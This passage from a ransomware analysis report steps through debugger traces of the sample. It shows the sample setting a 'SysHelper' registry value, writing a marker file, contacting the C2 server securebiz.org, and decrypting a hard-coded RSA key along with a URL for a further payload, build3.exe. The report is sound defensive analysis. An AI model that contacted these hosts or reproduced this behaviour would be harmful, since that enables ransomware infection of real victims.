
The RegOpenKeyExW function is used to open the "Software\Microsoft\Windows\CurrentVersion" registry key (0x80000001 = **HKEY_CURRENT_USER** and 0xF003F = **KEY_ALL_ACCESS**):



```
0015C6B0    50                  push eax
0015C6B1    68 3F 00 0F 00      push F003F
0015C6B6    6A 00               push 0
0015C6B8    68 08 FE 24 00      push wininet_dump.24FE08                     24FE08:
0015C6BD    68 01 00 00 80      push 80000001
0015C6C2    FF 15 28 C0 21 00   call dword ptr ds:[<&RegOpenKeyExW>]

dword ptr [0021C028 <wininet_dump.&RegOpenKeyExW>]=<advapi32.RegOpenKeyExW>

.text:0015C6C2 wininet_dump.exe:$C6C2 #C6C2

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 80000001
2: [esp+4] 0024FE08 L"Software\\Microsoft\\Wind
3: [esp+8] 00000000
4: [esp+C] 000F003F

Address  Hex                                              ASCII
0024FE08 53 00 6F 00 66 00 74 00 77 00 61 00 72 00 65 00 S.o.f.t.w.a.r.e.
0024FE18 5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 \.M.i.c.r.o.s.o.
0024FE28 66 00 74 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 f.t.\.W.i.n.d.o.
0024FE38 77 00 73 00 5C 00 43 00 75 00 72 00 72 00 65 00 w.s.\.C.u.r.r.e.
0024FE48 6E 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 n.t.V.e.r.s.i.o.
0024FE58 6E 00 00 00 53 00 79 00 73 00 48 00 65 00 6C 00 n...S.y.s.H.e.l.

0B69A204 80000001
0B69A208 0024FE08 L"Software\\Microsoft\\Windows\\CurrentVers
0B69A20C 00000000
0B69A210 000F003F
0B69A214 0B69A224
0B69A218 0017500D return to wininet_dump.0017500D from wininе
0B69A21C 0016E690 wininet_dump.0016E690
0B69A220 00173F7C return to wininet_dump.00173F7C from wininе
0B69A224 00000000
```

Figure 77


The process is looking for a value named "SysHelper", which doesn't exist at this time (this is different from the one in figure 34):



```
0015C6D2    50                    push eax
0015C6D3    8D 45 F8              lea eax,dword ptr ss:[ebp-8]
0015C6D6    C7 45 F0 04 00 00 00  mov dword ptr ss:[ebp-10],4
0015C6DD    50                    push eax
0015C6DE    8D 45 F0              lea eax,dword ptr ss:[ebp-10]
0015C6E1    C7 45 F4 04 00 00 00  mov dword ptr ss:[ebp-C],4
0015C6E8    50                    push eax
0015C6E9    6A 00                 push 0
0015C6EB    68 5C FE 24 00        push wininet_dump.24FE5C                   24FE5C:
0015C6F0    FF 75 FC              push dword ptr ss:[ebp-4]
0015C6F3    FF 15 3C C0 21 00     call dword ptr ds:[<&RegQueryValueExW>]

dword ptr [0021C03C <wininet_dump.&RegQueryValueExW>]=<advapi32.RegQueryValueExW>

.text:0015C6F3 wininet_dump.exe:$C6F3 #C6F3

x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000304
2: [esp+4] 0024FE5C L"SysHelper"
3: [esp+8] 00000000
4: [esp+C] 0B69A218

Address  Hex                                              ASCII
0024FE08 53 00 6F 00 66 00 74 00 77 00 61 00 72 00 65 00 S.o.f.t.w.a.r.e.
0024FE18 5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 \.M.i.c.r.o.s.o.

0B69A200 00000304
0B69A204 0024FE5C L"SysHelper"
0B69A208 00000000
0B69A20C 0B69A218
0B69A210 0B69A220
0B69A214 0B69A21C
```

Figure 78


The entry from above is created, and its value is set to 1 using the RegSetValueExW API:



```
0015C70C    6A 04                 push 4
0015C70E    8D 45 F8              lea eax,dword ptr ss:[ebp-8]
0015C711    C7 45 F8 01 00 00 00  mov dword ptr ss:[ebp-8],1
0015C718    50                    push eax
0015C719    6A 04                 push 4
0015C71B    6A 00                 push 0
0015C71D    68 5C FE 24 00        push wininet_dump.24FE5C                   24FE5C:
0015C722    FF 75 FC              push dword ptr ss:[ebp-4]
0015C725    FF 15 1C C0 21 00     call dword ptr ds:[<&RegSetValueExW>]

dword ptr [0021C01C <wininet_dump.&RegSetValueExW>]=<advapi32.RegSetValueExW>

.text:0015C725 wininet_dump.exe:$C725 #C725

x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000304
2: [esp+4] 0024FE5C L"SysHelper"
3: [esp+8] 00000000
4: [esp+C] 00000004

Address  Hex                                              ASCII
0B69A220 01 00 00 00 04 03 00 00 CC FB 69 0B D4 E6 16 00 ........Ìûi.Ôæ..
0B69A230 90 E6 16 00 90 E6 16 00 70 32 26 00 00 00 00 00 .æ...æ..p2&.....

0B69A200 00000304
0B69A204 0024FE5C L"SysHelper"
0B69A208 00000000
0B69A20C 00000004
0B69A210 0B69A220
0B69A214 00000004
```

Figure 79


The executable tries to locate a file called "bowsakkdestx.txt" in the "C:\Users\<User>\AppData\Local" directory, which doesn't exist on our machine:



```
0015C52D    68 C4 FD 24 00        push wininet_dump.24FDC4                   24FDC4:
0015C532    8D 85 FC FE FF FF     lea eax,dword ptr ss:[ebp-104]
0015C538    50                    push eax                                   eax:"C:
0015C539    FF 15 30 C3 21 00     call dword ptr ds:[<&PathAppendA>]

dword ptr [0021C330 <wininet_dump.&PathAppendA>]=<shlwapi.PathAppendA>

.text:0015C539 wininet_dump.exe:$C539 #C539

x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 0B69A124 "C:\\Users\\[redacted]\\AppData\\Loca
2: [esp+4] 0024FDC4 "bowsakkdestx.txt"
3: [esp+8] 0016E690 wininet_dump.0016E690
4: [esp+C] 00263270 wininet_dump.00263270

0B69A114 0B69A124 "C:\\Users\\[redacted]\\AppData\\Local"
0B69A118 0024FDC4 "bowsakkdestx.txt"
```

Figure 80

There is a function call to InternetOpenW similar to the one presented in figure 23 (with the same user agent). The binary performs a GET request to the C2 server securebiz[.]org with the parameter pid = MD5(MAC address):



```
0016E943   6A 00                 push 0
0016E945   6A 00                 push 0
0016E947   6A 00                 push 0
0016E949   6A 00                 push 0
0016E94B   8D 84 24 98 09 00 00  lea eax,dword ptr ss:[esp+998]
0016E952   50                    push eax                          eax:L"h
0016E953   53                    push ebx
EIP 0016E954   FF 15 AC C3 21 00     call dword ptr ds:[<&InternetOpenUrlW>]

dword ptr [0021C3AC <wininet_dump.&InternetOpenUrlW>]=<wininet.InternetOpenUrlW>

.text:0016E954 wininet_dump.exe:$1E954 #1E954
```


```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00CC0008
2: [esp+4] 0B69ABB8 L"http://securebiz.org/fhsg
3: [esp+8] 00000000
4: [esp+C] 00000000
```

```
Address  Hex                                               ASCII
0B69ABB8 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 73 00  h.t.t.p.:././.s.
0B69ABC8 65 00 63 00 75 00 72 00 65 00 62 00 69 00 7A 00  e.c.u.r.e.b.i.z.
0B69ABD8 2E 00 6F 00 72 00 67 00 2F 00 66 00 68 00 73 00  ..o.r.g./.f.h.s.
0B69ABE8 67 00 74 00 73 00 73 00 70 00 65 00 6E 00 36 00  g.t.s.s.p.e.n.6.
0B69ABF8 2F 00 67 00 65 00 74 00 2E 00 70 00 68 00 70 00  /.g.e.t...p.h.p.
0B69AC08 3F 00 70 00 69 00 64 00 3D 00 30 00 31 00 31 00  ?.p.i.d.=.0.1.1.
0B69AC18 41 00 44 00 42 00 32 00 37 00 38 00 44 00 45 00  A.D.B.2.7.8.D.E.
0B69AC28 45 00 30 00 44 00 39 00 41 00 43 00 39 00 30 00  E.0.D.9.A.C.9.0.
0B69AC38 44 00 38 00 33 00 37 00 44 00 34 00 33 00 30 00  D.8.3.7.D.4.3.0.
0B69AC48 34 00 37 00 45 00 34 00 43 00 00 00 00 00 00 00  4.7.E.4.C.......
```

```
0B69A218 00CC0008
0B69A21C 0B69ABB8 L"http://securebiz.org/fhsgtsspen6/get.php
0B69A220 00000000
0B69A224 00000000
0B69A228 00000000
0B69A22C 00000000
0B69A230 0016E690 wininet_dump.0016E690
0B69A234 0016E690 wininet_dump.0016E690
0B69A238 00263270 wininet_dump.00263270
0B69A23C 00000000
0B69A240 00010000
0B69A244 00000000
0B69A248 00000004
```

Figure 81

The response from the server is read using the InternetReadFile function:




```
0016E960   50                    push eax
0016E961   68 00 04 00 00        push 400
0016E966   8D 84 24 90 01 00 00  lea eax,dword ptr ss:[esp+190]
0016E96D   50                    push eax
0016E96E   57                    push edi
EIP 0016E96F   FF 15 A8 C3 21 00     call dword ptr ds:[<&InternetReadFile>]

dword ptr [0021C3A8 <wininet_dump.&InternetReadFile>]=<wininet.InternetReadFile>

.text:0016E96F wininet_dump.exe:$1E96F #1E96F
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00CC0010
2: [esp+4] 0B69A3B8
3: [esp+8] 00000400
4: [esp+C] 0B69A244

0B69A220 00CC0010
0B69A224 0B69A3B8
0B69A228 00000400
0B69A22C 0B69A244
```

Figure 82

The binary creates the file called “bowsakkdestx.txt” using fopen:



```
0016E9B0   68 D8 FD 24 00        push wininet_dump.24FDD8
0016E9B5   50                    push eax                          eax:"C:
EIP 0016E9B6   E8 FB 36 00 00        call wininet_dump.1720B6          fopen

wininet_dump.001720B6

.text:0016E9B6 wininet_dump.exe:$1E9B6 #1E9B6
```


```
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 0B69A2B0 "C:\\Users\\[redacted]\\AppData\\Loc
2: [esp+4] 0024FDD8 wininet_dump.0024FDD8
3: [esp+8] 0016E690 wininet_dump.0016E690
4: [esp+C] 0016E690 wininet_dump.0016E690
```

```
Address  Hex                                               ASCII
0024FDD8 77 00 00 00 72 00 00 00 38 61 34 35 37 37 64 63  w...r...8a4577dc
```

```
0B69A228 0B69A2B0 "C:\\Users\\[redacted]\\AppData\\Local\\bowsakkdestx.txt"
0B69A22C 0024FDD8 wininet_dump.0024FDD8
0B69A230 0016E690 wininet_dump.0016E690
0B69A234 0016E690 wininet_dump.0016E690
0B69A238 00263270 wininet_dump.00263270
```

Figure 83

The file is populated using a function call to fwrite (the C2 server was down during our analysis, so we emulated the network communications using FakeNet):



```
0016E9D3   50                    push eax
0016E9D4   8D 84 24 90 01 00 00  lea eax,dword ptr ss:[esp+190]
0016E9DB   6A 01                 push 1
0016E9DD   50                    push eax
EIP 0016E9DE   E8 1F 41 00 00        call wininet_dump.172B02          fwrite

wininet_dump.00172B02

.text:0016E9DE wininet_dump.exe:$1E9DE #1E9DE
```


```
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 0B69A3B8
2: [esp+4] 00000001
3: [esp+8] 00000400
4: [esp+C] 0025A060 wininet_dump.0025A060
```

```
Address  Hex                                               ASCII
0B69A3B8 3C 68 74 6D 6C 3E 0D 0A 3C 68 65 61 64 3E 0D 0A  <html>..<head>..
0B69A3C8 3C 74 69 74 6C 65 3E 46 61 6B 65 4E 65 74 2D 4E  <title>FakeNet-N
```

```
0B69A220 0B69A3B8
0B69A224 00000001
0B69A228 00000400
0B69A22C 0025A060 wininet_dump.0025A060
0B69A230 0016E690 wininet_dump.0016E690
```

Figure 84

An example of a real response can be seen at https://app.any.run/tasks/900f626a-2bf6-48b2-85f9-2328f2b2d0d2/ and contains 2 elements: “public_key” and “id”. The malware wants to extract the “public_key” value from the response:



```
0016EA2E   68 F4 44 25 00        push wininet_dump.2544F4          2544F4:
0016EA33   50                    push eax
0016EA34   33 F6                 xor esi,esi
EIP 0016EA36   E8 B5 52 00 00        call wininet_dump.173CF0          strstr

wininet_dump.00173CF0

.text:0016EA36 wininet_dump.exe:$1EA36 #1EA36
```


```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 0B69A3B8
2: [esp+4] 002544F4 "{\"public_key\":\""
3: [esp+8] 0016E690 wininet_dump.0016E690
4: [esp+C] 0016E690 wininet_dump.0016E690
```

```
Address  Hex                                               ASCII
0B69A3B8 3C 68 74 6D 6C 3E 0D 0A 3C 68 65 61 64 3E 0D 0A  <html>..<head>..
0B69A3C8 3C 74 69 74 6C 65 3E 46 61 6B 65 4E 65 74 2D 4E  <title>FakeNet-N
0B69A3D8 47 3C 2F 74 69 74 6C 65 3E 0D 0A 3C 2F 68 65 61  G</title>..</hea
```

```
0B69A228 0B69A3B8
0B69A22C 002544F4 "{\"public_key\":\""
0B69A230 0016E690 wininet_dump.0016E690
0B69A234 0016E690 wininet_dump.0016E690
0B69A238 00263270 wininet_dump.00263270
0B69A23C 00000000
```

Figure 85

Even though the C2 server was down, the binary comes with a hard-coded RSA public key. The file from above is deleted in any case:




```
0016EA81   50                     push eax                                  eax:"C:
0016EA82   FF 15 4C C1 21 00      call dword ptr ds:[<&DeleteFileA>]

dword ptr [0021C14C <wininet_dump.&DeleteFileA>]=<kernel32.DeleteFileA>

.text:0016EA82 wininet_dump.exe:$1EA82 #1EA82
```

```
Default (stdcall)   5   Unlock
1: [esp] 0B69A2B0 "C:\\Users\\[redacted]\\AppData\\Loc
2: [esp+4] 0016E690 wininet_dump.0016E690
3: [esp+8] 0016E690 wininet_dump.0016E690
4: [esp+C] 00263270 wininet_dump.00263270

0B69A22C 0B69A2B0 "C:\\Users\\[redacted]\\AppData\\Local\\bowsakkdestx.txt"
```

Figure 86

Using multiple XOR operations with 0x80, the ransomware decrypts the RSA public key in PKCS1 format, a victim ID, and a URL that leads to another malicious file at http[:]//securebiz[.]org/files/1/build3.exe:




```
0015EFC5   80 34 01 80     xor byte ptr ds:[ecx+eax],80
0015EFC9   40              inc eax
0015EFCA   3D 97 00 00 00  cmp eax,97
0015EFCF   7C EF           jl wininet_dump.15EFC0
0015EFD1   42              inc edx

edx=0

.text:0015EFD1 wininet_dump.exe:$EFD1 #EFD1
```

```
Address   Hex                                              ASCII
02CBA050  2D 2D 2D 2D 2D 42 45 47 49 4E 20 50 55 42 4C 49  -----BEGIN PUBLI
02CBA060  43 20 4B 45 59 2D 2D 2D 2D 2D 5C 5C 6E 4D 49 49  C KEY-----\\nMII
02CBA070  42 49 6A 41 4E 42 67 6B 71 68 6B 69 47 39 77 30  BIjANBgkqhkiG9w0
02CBA080  42 41 51 45 46 41 41 4F 43 41 51 38 41 4D 49 49  BAQEFAAOCAQ8AMII
02CBA090  42 43 67 4B 43 41 51 45 41 75 35 37 74 46 6C 67  BCgKCAQEAu57tFlg
02CBA0A0  62 74 4C 41 48 4F 78 6C 45 79 6F 37 61 5C 5C 6E  btLAHOxlEyo7a\\n
02CBA0B0  35 45 51 58 35 42 56 43 6A 5C 2F 61 30 31 65 42  5EQX5BVCj\/a01eB
02CBA0C0  66 4F 6C 4C 70 31 43 5C 2F 64 55 50 4B 70 72 52  fOlLp1C\/dUPKprR
02CBA0D0  49 76 54 52 52 59 6E 6A 74 6B 43 4E 35 75 42 30  IvTRRYnjtkCN5uB0
02CBA0E0  6E 69 39 6D 5C 2F 00 BA 0D F0 AD BA 0D F0 AD BA  ni9m\/.°.ð.°.ð.°
Address   Hex                                              ASCII
02CD69A0  47 47 59 32 52 37 64 63 5A 6B 42 46 45 5C 5C 6E  GGY2R7dcZkBFE\\n
02CD69B0  46 6F 59 64 48 6F 6C 71 78 31 44 7A 6F 6E 4E 6F  FoYdHolqx1DzonNo
02CD69C0  47 52 66 39 46 48 31 32 36 4B 39 44 6A 6E 5C 2F  GRf9FH126K9Djn\/
02CD69D0  48 4A 45 31 6C 75 4F 45 4B 56 53 35 37 79 50 43  HJE1luOEKVS57yPC
02CD69E0  57 44 4C 34 4E 66 32 63 31 54 56 47 68 44 4C 6C  WDL4Nf2c1TVGhDLl
02CD69F0  37 5C 5C 6E 32 4E 6D 44 47 64 6D 42 42 54 6C 63  7\\n2NmDGdmBBTlc
02CD6A00  39 32 6A 53 6C 5A 4B 70 73 4B 71 49 6B 2B 2B 78  92jSlZKpsKqIk++x
02CD6A10  73 64 47 76 36 57 30 35 75 4D 61 71 4D 45 61 53  sdGv6W05uMaqMEaS
02CD6A20  62 57 34 6F 6F 72 72 75 66 4F 6E 65 78 38 7A 79  bW4oorrufOnex8zy
02CD6A30  78 58 49 41 5C 5C 00 BA 0D F0 AD BA 0D F0 AD BA  xXIA\\.°.ð.°.ð.°
Address   Hex                                              ASCII
02CD0E48  6E 46 6C 74 61 63 4A 43 6F 63 32 41 32 74 62 6C  nFltacJCoc2A2tbl
